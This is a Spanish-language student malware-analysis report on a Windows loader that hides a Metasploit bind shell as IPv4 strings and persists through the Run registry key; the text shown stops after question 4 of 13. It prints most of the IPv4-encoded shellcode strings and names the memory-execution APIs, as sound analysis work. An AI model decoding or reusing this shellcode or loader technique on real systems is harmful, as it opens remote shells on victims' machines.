INFORME TÉCNICO · INGENIERÍA REVERSA

Análisis de Malware

SegundoExamen.exe: loader de shellcode / bind shell (Windows x64)

Exequiel Alvarez
Segundo Parcial: Ingeniería Reversa
Universidad de Palermo, Facultad de Ingeniería

FICHA DE LA MUESTRA

Archivo	`SegundoExamen.exe`
SHA-256	`961a8d0a307798c1259117583a763aec2b23ce65522d73a9cace480bba79bacd`
Formato	PE64, AMD64 (x86-64), little endian, subsistema consola, Windows Vista o superior
Lenguaje y compilador	C, compilado con Microsoft Visual C/C++ 19.36.35217 (Visual Studio 2022 v17.6, linker 14.36)
Categoría	Loader de shellcode / backdoor
Payload	Bind shell de Metasploit (`windows/x64/shell_bind_tcp`), puerto TCP 1443
Ofuscación	IPfuscation: shellcode de 552 bytes oculto como 138 cadenas IPv4 en `.rdata`
Persistencia	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
Herramientas	DiE, ExeInfo PE, Ghidra, Procmon, Process Explorer, TCPView, Wireshark y VirusTotal

Consigna

El parcial plantea las siguientes trece preguntas sobre la muestra analizada. Cada una se responde, en el mismo orden, en la sección Desarrollo.

N.º	Pregunta
1	Lenguaje en el que se encuentra desarrollado, arquitectura del binario y categoría del malware
2	Enumerar los strings, imports y sections relevantes
3	Explicar qué sucede luego de ejecutarlo
4	¿Se borra? ¿Bajo qué condiciones?
5	¿Genera persistencia? ¿Cómo?
6	¿Crea archivos? ¿Dónde?
7	¿Realiza conexiones a algún sitio externo?
8	¿Descarga archivos? ¿Dónde?
9	¿Exfiltra información? ¿Qué información? ¿Cómo?
10	¿Tiene algún tipo de cifrado para la información? ¿Qué algoritmo utiliza? (TEA, RC4, 3DES, AES) ¿Cuál es la clave de descifrado?
11	¿Tiene algún tipo de ofuscación el código? ¿Tiene clave?
12	Describir la cadena de ejecución del malware
13	Enumerar los indicadores de compromiso (con regla de yara tiene mejor puntaje)

Desarrollo

Pregunta 1 · Lenguaje, arquitectura y categoría

> **Consigna:** *Lenguaje en el que se encuentra desarrollado, arquitectura del binario y categoría del malware*

Lenguaje y compilador

El ejecutable está desarrollado en **C** y compilado con **Microsoft Visual C/C++ 19.36.35217** (Visual Studio 2022 v17.6, linker 14.36). Usa el runtime de C dinámico (`VCRUNTIME140` y `api-ms-win-crt-*`). Esto lo confirma DiE.




Figura 1. *DiE: sistema operativo, linker, compilador (Visual C/C++ 19.36.35217) y lenguaje (C/C++).*

Arquitectura y formato

El archivo es un ejecutable **PE64** para arquitectura **AMD64 (x86-64)**, little endian, de subsistema consola, para Windows Vista o superior. Pesa 15,5 KiB y tiene 6 secciones estándar. Por lo que se puede ver, no está empaquetado: Exeinfo da el diagnóstico "Very not packed" y, según los gráficos, los tamaños RAW y virtual de las secciones son parecidos.




Figura 2. *ExeInfo PE: tipo de archivo PE64, arquitectura AMD64, modo 64-bit, subsistema consola, endianness LE.*

Categoría del malware

> **Loader de shellcode / backdoor**

El binario reconstruye en memoria un shellcode oculto como direcciones IPv4 y lo ejecuta. Ese shellcode es una **bind shell de Metasploit** (`windows/x64/shell_bind_tcp`) que abre el puerto TCP 1443 y entrega una consola `cmd.exe` remota a quien se conecte. Además, el malware se hace persistente en el registro.




Figura 3. *VirusTotal: 52/71 motores marcan la muestra como maliciosa (etiqueta trojan.meterpreter/tedy).*

Pregunta 2 · Strings, imports y secciones relevantes

> **Consigna:** *Enumerar los strings, imports y sections relevantes*

A partir del análisis estático del ejecutable mediante las herramientas **DiE** y **ExeInfo PE**, se identificaron los siguientes elementos relevantes.

Strings (cadenas de texto)

- **Direcciones IP:** presencia de cadenas correspondientes a distintas direcciones IP, potencialmente relacionadas con comunicaciones de red.

16	18d0	0000000140003…	Section(1)…	0c	A	72.49.201.72
17	18e0	0000000140003…	Section(1)…	0f	A	129.233.192.255
18	18f0	0000000140003…	Section(1)…	0e	A	255.255.72.141
19	1900	0000000140003…	Section(1)…	0d	A	5.239.255.255
20	1910	0000000140003…	Section(1)…	0e	A	255.72.187.128
21	1920	0000000140003…	Section(1)…	0f	A	124.203.104.124
22	1930	0000000140003…	Section(1)…	0b	A	92.3.190.72
23	1940	0000000140003…	Section(1)…	0b	A	49.88.39.72
24	1950	0000000140003…	Section(1)…	0e	A	45.248.255.255
25	1960	0000000140003…	Section(1)…	0f	A	255.226.244.124
26	1970	0000000140003…	Section(1)…	0d	A	52.72.140.140
27	1980	0000000140003…	Section(1)…	0f	A	180.195.190.128
28	1990	0000000140003…	Section(1)…	0d	A	124.138.57.61
29	19a0	0000000140003…	Section(1)…	0d	A	12.81.239.214
30	19b0	0000000140003…	Section(1)…	0d	A	52.250.186.25
31	19c0	0000000140003…	Section(1)…	0e	A	20.136.236.224
32	19d0	0000000140003…	Section(1)…	0c	A	52.64.58.100
33	19e0	0000000140003…	Section(1)…	0e	A	20.136.236.160
34	19f0	0000000140003…	Section(1)…	0b	A	52.64.26.44
35	1a00	0000000140003…	Section(1)…	0b	A	20.12.9.202
36	1a10	0000000140003…	Section(1)…	0d	A	54.134.89.181
37	1a20	0000000140003…	Section(1)…	0c	A	20.50.126.44
38	1a30	0000000140003…	Section(1)…	0d	A	64.170.20.126
39	1a40	0000000140003…	Section(1)…	0d	A	112.35.255.65
40	1a50	0000000140003…	Section(1)…	0e	A	181.198.41.125
41	1a60	0000000140003…	Section(1)…	0e	A	157.225.83.210
42	1a70	0000000140003…	Section(1)…	0d	A	61.154.32.247
43	1a80	0000000140003…	Section(1)…	0c	A	14.35.53.194
44	1a90	0000000140003…	Section(1)…	0e	A	64.131.105.172
45	1aa0	0000000140003…	Section(1)…	0e	A	215.131.54.128
46	1ab0	0000000140003…	Section(1)…	0e	A	124.203.32.249
47	1ac0	0000000140003…	Section(1)…	0f	A	156.119.217.200

Figura 4. *Cadenas con formato IPv4 en la sección .rdata (parte 1 de 4).*

48	1ad0	0000000140003…	Section(1)…	0d	A	125.27.56.247
49	1ae0	0000000140003…	Section(1)…	0c	A	20.27.250.11
50	1af0	0000000140003…	Section(1)…	0d	A	60.235.33.125
51	1b00	0000000140003…	Section(1)…	0f	A	140.224.232.200
52	1b10	0000000140003…	Section(1)…	0c	A	131.2.41.247
53	1b20	0000000140003…	Section(1)…	0f	A	104.139.246.129
54	1b30	0000000140003…	Section(1)…	0e	A	170.134.89.181
55	1b40	0000000140003…	Section(1)…	0d	A	61.10.161.113
56	1b50	0000000140003…	Section(1)…	0c	A	29.2.127.184
57	1b60	0000000140003…	Section(1)…	0e	A	156.190.153.48
58	1b70	0000000140003…	Section(1)…	0d	A	95.79.154.136
59	1b80	0000000140003…	Section(1)…	0c	A	57.242.185.9
60	1b90	0000000140003…	Section(1)…	0d	A	132.91.250.11
61	1ba0	0000000140003…	Section(1)…	0d	A	60.239.33.125
62	1bb0	0000000140003…	Section(1)…	0e	A	140.101.255.11
63	1bc0	0000000140003…	Section(1)…	0e	A	112.131.44.247
64	1bd0	0000000140003…	Section(1)…	0d	A	28.31.247.129
65	1be0	0000000140003…	Section(1)…	0f	A	172.138.227.120
66	1bf0	0000000140003…	Section(1)…	0d	A	212.75.191.80
67	1c00	0000000140003…	Section(1)…	0c	A	61.147.41.36
68	1c10	0000000140003…	Section(1)…	0c	A	2.90.228.193
69	1c20	0000000140003…	Section(1)…	0c	A	36.138.49.61
70	1c30	0000000140003…	Section(1)…	0b	A	6.75.61.108
71	1c40	0000000140003…	Section(1)…	0d	A	92.138.58.131
72	1c50	0000000140003…	Section(1)…	0e	A	188.91.255.217
73	1c60	0000000140003…	Section(1)…	0e	A	38.131.227.110
74	1c70	0000000140003…	Section(1)…	0d	A	181.84.65.127
75	1c80	0000000140003…	Section(1)…	0e	A	131.150.33.194
76	1c90	0000000140003…	Section(1)…	0e	A	43.112.140.223
77	1ca0	0000000140003…	Section(1)…	0e	A	79.249.104.124
78	1cb0	0000000140003…	Section(1)…	0b	A	29.85.247.9
79	1cc0	0000000140003…	Section(1)…	0f	A	154.131.233.144
80	1cd0	0000000140003…	Section(1)…	0d	A	252.2.190.128

Figura 5. *Cadenas con formato IPv4 en la sección .rdata (parte 2 de 4).*

81	1ce0	0000000140003…	Section(1)…	0c	A	53.66.141.53
82	1cf0	0000000140003…	Section(1)…	0d	A	224.1.190.133
83	1d00	0000000140003…	Section(1)…	0f	A	223.203.104.124
84	1d10	0000000140003…	Section(1)…	0d	A	92.66.234.201
85	1d20	0000000140003…	Section(1)…	0d	A	245.47.36.245
86	1d30	0000000140003…	Section(1)…	0c	A	173.66.4.204
87	1d40	0000000140003…	Section(1)…	0e	A	11.237.111.131
88	1d50	0000000140003…	Section(1)…	0d	A	137.79.55.106
89	1d60	0000000140003…	Section(1)…	0e	A	20.202.105.124
90	1d70	0000000140003…	Section(1)…	0c	A	92.90.255.58
91	1d80	0000000140003…	Section(1)…	0b	A	85.75.3.124
92	1d90	0000000140003…	Section(1)…	0f	A	163.214.238.208
93	1da0	0000000140003…	Section(1)…	0d	A	49.250.161.49
94	1db0	0000000140003…	Section(1)…	0f	A	109.195.246.127
95	1dc0	0000000140003…	Section(1)…	0f	A	188.131.225.190
96	1dd0	0000000140003…	Section(1)…	0e	A	20.252.126.200
97	1de0	0000000140003…	Section(1)…	0d	A	245.10.41.198
98	1df0	0000000140003…	Section(1)…	0c	A	182.12.97.96
99	1e00	0000000140003…	Section(1)…	0d	A	131.30.32.245
100	1e10	0000000140003…	Section(1)…	0f	A	155.105.174.193
101	1e20	0000000140003…	Section(1)…	0e	A	36.135.225.158
102	1e30	0000000140003…	Section(1)…	0d	A	20.138.71.193
103	1e40	0000000140003…	Section(1)…	0c	A	198.9.179.75
104	1e50	0000000140003…	Section(1)…	0e	A	59.252.107.200
105	1e60	0000000140003…	Section(1)…	0c	A	77.25.32.245
106	1e70	0000000140003…	Section(1)…	0b	A	165.66.4.55
107	1e80	0000000140003…	Section(1)…	0f	A	149.243.151.131
108	1e90	0000000140003…	Section(1)…	0d	A	137.78.143.64
109	1ea0	0000000140003…	Section(1)…	0d	A	52.250.186.52
110	1eb0	0000000140003…	Section(1)…	0e	A	213.250.255.58
111	1ec0	0000000140003…	Section(1)…	0b	A	8.39.83.157
112	1ed0	0000000140003…	Section(1)…	0d	A	163.214.246.9
113	1ee0	0000000140003…	Section(1)…	0f	A	133.131.225.187
114	1ef0	0000000140003…	Section(1)…	0e	A	29.185.203.238
115	1f00	0000000140003…	Section(1)…	0e	A	49.170.151.169
116	1f10	0000000140003…	Section(1)…	0d	A	20.130.122.32
117	1f20	0000000140003…	Section(1)…	0e	A	126.203.104.53
118	1f30	0000000140003…	Section(1)…	0e	A	228.96.211.228
119	1f40	0000000140003…	Section(1)…	0d	A	92.66.238.193
120	1f50	0000000140003…	Section(1)…	0e	A	44.131.225.158
121	1f60	0000000140003…	Section(1)…	0d	A	11.84.233.205
122	1f70	0000000140003…	Section(1)…	0b	A	77.11.2.113
123	1f80	0000000140003…	Section(1)…	0b	A	5.66.238.98
124	1f90	0000000140003…	Section(1)…	0e	A	128.173.175.56
125	1fa0	0000000140003…	Section(1)…	0e	A	120.87.191.129
126	1fb0	0000000140003…	Section(1)…	0b	A	52.70.44.88
127	1fc0	0000000140003…	Section(1)…	0e	A	68.197.190.232
128	1fd0	0000000140003…	Section(1)…	0c	A	52.66.142.42
129	1fe0	0000000140003…	Section(1)…	0d	A	12.66.238.193
130	1ff0	0000000140003…	Section(1)…	0c	A	44.138.56.53
131	2000	0000000140003…	Section(1)…	0f	A	163.195.255.208

Figura 6. *Cadenas con formato IPv4 en la sección .rdata (parte 3 de 4).*

132	2010	0000000140003…	Section(1)…	0c	A	53.52.160.49
133	2020	0000000140003…	Section(1)…	0d	A	213.194.242.9
134	2030	0000000140003…	Section(1)…	0d	A	189.138.210.5
135	2040	0000000140003…	Section(1)…	0d	A	144.60.56.127
136	2050	0000000140003…	Section(1)…	0e	A	169.131.89.174
137	2060	0000000140003…	Section(1)…	0d	A	20.252.116.11
138	2070	0000000140003…	Section(1)…	0f	A	114.138.210.116
139	2080	0000000140003…	Section(1)…	0e	A	219.30.222.127
140	2090	0000000140003…	Section(1)…	0f	A	169.112.152.201
141	20a0	0000000140003…	Section(1)…	0d	A	254.85.255.58
142	20b0	0000000140003…	Section(1)…	0e	A	218.94.213.225
143	20c0	0000000140003…	Section(1)…	0d	A	163.214.246.3
144	20d0	0000000140003…	Section(1)…	0e	A	184.227.84.122
145	20e0	0000000140003…	Section(1)…	0b	A	32.9.62.123
146	20f0	0000000140003…	Section(1)…	0f	A	156.190.109.199
147	2100	0000000140003…	Section(1)…	0d	A	27.16.204.239
148	2110	0000000140003…	Section(1)…	0c	A	22.203.49.61
149	2120	0000000140003…	Section(1)…	0d	A	213.217.65.85
150	2130	0000000140003…	Section(1)…	0c	A	92.3.190.144

Figura 7. *Cadenas con formato IPv4 en la sección .rdata (parte 4 de 4).*

- **Registro de Windows:** referencias a la clave `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, lo que evidencia un posible mecanismo de persistencia (escritura en la llave de registro Run).

153	2168	0000000140003…	Section(1)['.rdata']	2d	A	Software\Microsoft\Windows\CurrentVersion\Run

Figura 8. *Cadena de la clave de registro Run, almacenada en .rdata.*

201	2c36	0000000140004…	Section(1)['.rdata']	0d	A	RegOpenKeyExA
202	2c46	0000000140004…	Section(1)['.rdata']	0e	A	RegSetValueExA
203	2c58	0000000140004…	Section(1)['.rdata']	0b	A	RegCloseKey
204	2c64	0000000140004…	Section(1)['.rdata']	0c	A	ADVAPI32.dll

Figura 9. *Cadenas de las APIs de registro: RegOpenKeyExA, RegSetValueExA, RegCloseKey y ADVAPI32.dll.*

- **DLL y ejecutables sospechosos:** referencias a bibliotecas y archivos ejecutables que podrían estar relacionados con la actividad del malware.

210	2cd2	0000000140004…	Section(1)['.rdata']	10	A	VCRUNTIME140.dll
211	2ce6	0000000140004…	Section(1)['.rdata']	0f	A	_seh_filter_exe

Figura 10. *Cadena VCRUNTIME140.dll en la sección .rdata.*

- **APIs sospechosas:** presencia de funciones como `VirtualAlloc`, `VirtualProtect` y `CreateThread`, cuya combinación sugiere la reserva de memoria, la asignación de permisos de ejecución y la ejecución de un hilo. Este patrón es compatible con la carga y ejecución de un payload directamente en memoria.

187	2b5a	000000014000455a	Section (2) [".rdata"]	12	A	GetModuleFileNameA
188	2b70	0000000140004570	Section (2) [".rdata"]	e	A	VirtualProtect
189	2b82	0000000140004582	Section (2) [".rdata"]	8	A	HeapFree
190	2b8e	000000014000458e	Section (2) [".rdata"]	c	A	VirtualAlloc
191	2b9e	000000014000459e	Section (2) [".rdata"]	5	A	Sleep
192	2ba6	00000001400045a6	Section (2) [".rdata"]	c	A	CreateThread
193	2bb6	00000001400045b6	Section (2) [".rdata"]	9	A	HeapAlloc
194	2bc2	00000001400045c2	Section (2) [".rdata"]	e	A	GetProcAddress
195	2bd4	00000001400045d4	Section (2) [".rdata"]	e	A	GetProcessHeap
196	2be6	00000001400045e6	Section (2) [".rdata"]	10	A	GetModuleHandleW
197	2bfa	00000001400045fa	Section (2) [".rdata"]	10	A	GetConsoleWindow

Figura 11. *Cadenas de APIs sospechosas: VirtualProtect, VirtualAlloc, CreateThread y GetProcAddress, entre otras.*

Imports (funciones importadas)

La tabla de importaciones presenta indicadores similares a los observados en las cadenas de texto, reforzando la hipótesis de que el programa implementa mecanismos de ejecución de código en memoria y persistencia mediante el registro de Windows.

Asimismo, se identifica la función `IsDebuggerPresent`, que permite comprobar si el proceso se está ejecutando bajo un depurador. Su utilización podría estar vinculada con técnicas de anti-análisis destinadas a dificultar el proceso de investigación del ejecutable.

#	Name
0	KERNEL32.dll
1	USER32.dll
2	ADVAPI32.dll
3	VCRUNTIME140.dll
4	api-ms-win-crt-runtime-l1-1-0.dll
5	api-ms-win-crt-math-l1-1-0.dll
6	api-ms-win-crt-stdio-l1-1-0.dll
7	api-ms-win-crt-locale-l1-1-0.dll
8	api-ms-win-crt-heap-l1-1-0.dll

Figura 12. *Librerías importadas: KERNEL32, USER32, ADVAPI32, VCRUNTIME140 y api-ms-win-crt-*.*

imports (58)	flag (6)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
VirtualAlloc	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualProtect	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentProcess	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentThreadId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RegSetValueExA	x	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
Sleep	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
CreateThread	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
HeapAlloc	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetProcAddress	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleHandleW	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetConsoleWindow	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlLookupFunctionEntry	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlVirtualUnwind	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
UnhandledExceptionFilter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
HeapFree	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetProcessHeap	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetModuleFileNameA	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
SetUnhandledExceptionFilter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
RtlCaptureContext	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
TerminateProcess	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IsProcessorFeaturePresent	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
QueryPerformanceCounter	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
IsDebuggerPresent	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
InitializeSListHead	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
GetSystemTimeAsFileTime	-	implicit	-	0x00000000	0x00000000	KERNEL32.dll
ShowWindow	-	implicit	-	0x00000000	0x00000000	USER32.dll
RegOpenKeyExA	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll
RegCloseKey	-	implicit	-	0x00000000	0x00000000	ADVAPI32.dll

Figura 13. *ExeInfo PE: tabla de imports (58), con las funciones señaladas como sospechosas (VirtualAlloc, VirtualProtect, RegSetValueExA, entre otras).*

Sections (secciones del ejecutable)

Se analizaron las secciones del archivo PE, comparando los valores de **Raw Size** y **Virtual Size**. Estos datos, junto con el diagnóstico proporcionado por **ExeInfo PE**, no evidencian indicadores de empaquetamiento.

Por lo tanto, se concluye que el binario no presenta indicios de haber sido empaquetado mediante un packer detectable por las herramientas utilizadas.




Figura 14. *ExeInfo PE: Byte Analyser, comparación de tamaño RAW y virtual por sección (diagnóstico: Very not packed).*




Figura 15. *ExeInfo PE: Byte Analyser, vista alternativa de los tamaños RAW y virtual (diagnóstico: Very not packed).*

Pregunta 3 · Comportamiento tras la ejecución

> **Consigna:** *Explicar qué sucede luego de ejecutarlo*

Para capturar qué ocurre con la muestra al ejecutarse, se utilizan **Procmon**, **Process Explorer** y **TCPView**.

Al ejecutarse, este abre una ventana de consola (`cmd.exe`) junto a un `conhost.exe` y luego deja el puerto TCP **1443** en escucha (`0.0.0.0`).

Al cerrar la ventana de CMD, el proceso termina, por lo que se determina que necesita de dicha ventana para poder seguir ejecutándose. Esto es llamativo, ya que no intenta esconder la ventana haciéndola desaparecer, sino que simplemente queda visible.




Figura 16. *Ventana de consola (cmd.exe) abierta al ejecutar la muestra.*




Figura 17. *Process Explorer: SegundoExamen.exe junto al proceso conhost.exe.*




Figura 18. *TCPView: SegundoExamen.exe con el puerto TCP 1443 en escucha sobre 0.0.0.0.*

Pregunta 4 · Autoeliminación

> **Consigna:** *¿Se borra? ¿Bajo qué condiciones?*

No se borra.

No se identificó ningún mecanismo de autodestrucción o eliminación del ejecutable durante el análisis. El malware permanece en su ubicación original y no se observaron modificaciones destinadas a borrar el binario una vez finalizada su ejecución.

